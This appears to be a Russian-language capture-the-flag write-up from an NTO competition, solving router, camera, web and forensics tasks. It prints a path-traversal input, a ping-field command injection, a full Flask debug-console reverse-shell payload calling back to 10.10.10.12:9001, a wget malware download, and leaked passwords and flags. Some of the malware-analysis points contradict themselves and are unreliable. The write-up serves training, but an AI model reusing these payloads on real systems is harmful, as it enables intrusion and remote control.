
```
nto{p07_wh475_1n_ur_h34d}
```

```python
import struct
import requests

start_param = 1337
end_param = 2000

with open("dumpy.bin", "wb") as f:
    for i in range(start_param, end_param):
        print(f"[*] Requesting {i}")
        r = requests.post("http://10.10.1.172/control", json={"cmd": 1,
"param": i})
        value = r.json()["value"]
        if type(value) == int:
            f.write(struct.pack("<i", value))
        elif type(value) == float:
            f.write(struct.pack("<f", value))
        elif value is None:
            f.write(struct.pack("<i", 0))
        else:
            print("Unknown type!", value)
        f.flush()
```



Временные сообщения

Был скачен исполняемый файл и загружен в ghidra.
После анализа имеющихся функций, находим некий файл с ID '00000000', для чтения которого требовался пароль, а также обнаруживаем, что при запросе ID файла, программа выводит "storage/n", где n - введенный ID.
Любопытно, не так ли?
Значит, можно указать произвольный путь и получить содержание требуемых файлов.
А где может лежать флаг?
Свершив небольшой перебор, находим флаг, указав как n "../../../ect/passwd".



NAS 2

Находим для данного таска уязвимость на Metasploit и эксплойтим nas2

Кроличья нора

Подходим на станцию, снимаем дамп памяти микрочипа.
Далее находим программу https://github.com/BigNerd95/RouterOS-Backup-Tools и извлекаем логины и пароли от роутера.
Приходим обратно на станцию, перебираем учетные записи и находим правильный пароль от учетной записи user и извлекаем файл с флагом в названии

WIFI-Роутер

```
nto{p455_r3u53_15_d4n63r0u5}
```

Заходим на страницу с логином и паролем *admin:nto{p07_wh475_1n_ur_h34d}*, смотрим настройки Администратор/System и там лежит флаг.

```
nto{c0n6r475_y0uv3_ju57_f0und_z3r0}
```

Заходим на проверку пинга и видим что там возможна command injection


```
; cat /tmp/home/root/flag
```

Камера 1.0

```
nto{y0u_4r3_6r0z4_74pk0v}
```

ищем сплойт, находим https://www.exploit-db.com/exploits/51017


эксплойтим ищем где лежат пользователи от rtsp. находим в /etc/config/user_managment. Добавляем пользователя pwned1337, перезагружаем rtspd и готово



Непрошеные гости! - 1

Зайдя на Sonar, доступный на Gitlab, мы видим две основные уязвимости: Открытый ключ от Django и пароль от Postgres.

Непрошеные гости! - 2



team20 / diary / Commits / **19312f83**

auth/database.py +14 −3 View file @ 19312f83

```
 5   6
 6     - # Замените на ваши параметры подключения к PostgreSQL
 7     - SQLALCHEMY_DATABASE_URL = f'postgresql://postgres:postgres@db:5432/postgres'
       7 + load_dotenv('/run/.env')
       8 +
       9 + DB_USER = os.getenv('DB_USER', 'postgres')
      10 + DB_NAME = os.getenv('DB_NAME', 'postgres')
      11 +
      12 + with open('/run/secrets/pgpassword', 'r') as f:
      13 +     DB_PASSWORD = f.read().strip()
      14 +
      15 + DB_HOST = "db"
      16 + DB_PORT = "5432"
      17 +
      18 + SQLALCHEMY_DATABASE_URL = f"postgresql://{DB_USER}:{DB_PASSWORD}@{DB_HOST}:{DB_PORT}/{DB_NAME}"
 8    19
 9    20   engine = create_engine(SQLALCHEMY_DATABASE_URL)
10    21   SessionLocal = sessionmaker(autocommit=False, autoflush=False, bind=engine)
```

auth/security.py +6 −1 View file @ 19312f83

```
...   ...  @@ -2,8 +2,13 @@ from passlib.context import CryptContext
 2     2   from jose import JWTError, jwt
 3     3   from datetime import datetime, timedelta
 4     4   from redis_client import redis_client
       5 + import string
 5     6
 6     - SECRET_KEY = "Abqh4LSVdohqrlhtalvifAmEsymAvY9p"  # Замените на ваш секретный ключ
       7 + def generate_secret_key(length=32):
       8 +     characters = string.ascii_letters + string.digits
       9 +     return ''.join(secrets.choice(characters) for _ in range(length))
      10 +
      11 + SECRET_KEY = generate_secret_key()
 7    12   ALGORITHM = "HS256"
 8    13   ACCESS_TOKEN_EXPIRE_MINUTES = 10000000000000000000
 9    14   MAX_LOGIN_ATTEMPTS = 10000000000000000000
...   ...
```

Враг врага 1 - 2

Notepad++ В загрузках лежит архив np++ который содержит вредоносный самараспаковывающийся архив

Враг врага 2 - 1

Уязвимость в веб-приложении (Flask Debug Console REVERSE SHELL)
В конце лога видна строка:

```
'10.10.10.12 - - [22/Jan/2025 19:36:07] "GET /console?
&__debugger__=yes&cmd=import%20socket... HTTP/1.1" 200 -'
```

Это эксплуатация отладочной консоли Flask (Werkzeug), которая позволяет выполнить произвольный Python-код.
Благодаря этому злоумышленник смог запустить reverse-shell на 10.10.10.12:900:

```
'GET /console?
&__debugger__=yes&cmd=import%20socket,subprocess,os;s%3Dsocket.socket(socke
t.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.10.12%22,9001));os.dup2(s
.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%2
0pty.spawn(%22bash%22)&frm=0&s=yqqPfQiFZmXsmnZQYMPF'
```

Враг врага 2 - 2

Анализ 48 потока.
Было найдено 2 подозрительных ip.
1. 81.177.221.242
Отправлял вредоносный бинарный файл app через HTTP (порт 8125): wget http://81.177.221.242:8125/app

2. 10.10.10.12
Принимал reverse-shell на порт 9001 через эксплойт Flask debug console: s.connect(("10.10.10.12", 9001))

Враг врага 2 - 3

1. Динамическая компоновка (Dynamic Linking): Программа использует стандартные библиотеки (libc.so.6) через .dynsym и .got.plt и вызывает функции через PLT/GOT (Procedure Linkage Table / Global Offset Table), что усложняет статический анализ. Это помогает избегать хардкода системных вызовов, маскируясь под легитимное ПО.
2. Отсутствие явной обфускации: Нет классических техник обфускации (UPX, XOR, base64) и код выглядит как обычное Linux-приложение. Это привлекает внимание антивирусов, анализирующих подозрительные бинарные паттерны.
3. Минималистичный набор импортов: Использует только базовые функции (open, read, write, strcpy), которые есть в любом легитимном ПО - нет подозрительных импортов (например, ptrace, inject). Уменьшает сигнатуры для детектирования (например, YARA-правила).

4. Работа через файловую систему: Создает директорию storage и файлы с хешированными именами (например, %08x), использует stat, mkdir, open для манипуляций с файлами - маскирует вредоносную активность под обычные файловые операции.
5. Динамическое патчингование (CUSTOM_write): Из лога: CUSTOM_write found, patched. ok — это значит, что он модифицирует системные вызовы (например, write) в рантайме. Обходит HIDS (системы обнаружения вторжений), отслеживающие вызовы write. Скрывает шифрование файлов от мониторинга.
6. Отсутствие персистентности: Нет автозагрузки через cron, systemd, .bashrc. Это уменьшает следы в системе после выполнения.
7. Использование переменных окружения: Читает PASSWORD и FLAG из переменных окружения (getenv), усложняя анализ.
8. Легитимные секции ELF: Стандартные секции (.text, .data, .bss), нет необычных (например, .malicious), корректные права доступа (RX для кода, RW для данных) - код вызывает подозрений при анализе утилитами (readelf, objdump).